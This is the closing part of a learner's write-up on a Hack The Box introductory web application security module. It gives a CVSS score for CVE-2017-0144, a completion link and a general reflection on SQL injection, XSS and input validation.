
Question

1. What is the CVSS score of the public vulnerability CVE-2017-0144? 9.3

By accessing the public vulnerability database, I was able to find the score of the vulnerability.



Module completion



Link: https://academy.hackthebox.com/achievement/820405/75

Conclusion

The "Hack the Box: Intro to Web Application" module provides a comprehensive introduction to the world of web application security. Throughout the module, I was able to explore various topics, including common web vulnerabilities, techniques for exploiting them, and best practices for securing web applications. I was able to learn about the common vulnerabilities such as SQL injection, cross-site scripting (XSS). This module emphasizes the significance of proper input validation and sanitization to prevent injection attacks. The hands-on exercises and practical examples provided throughout the module allowed me to apply the concepts and techniques I learned in a real-world scenario. By engaging in the simulated web application hacking challenges, I believe I have gained valuable experience in identifying vulnerabilities, exploiting them, and understanding the potential impact of successful attacks.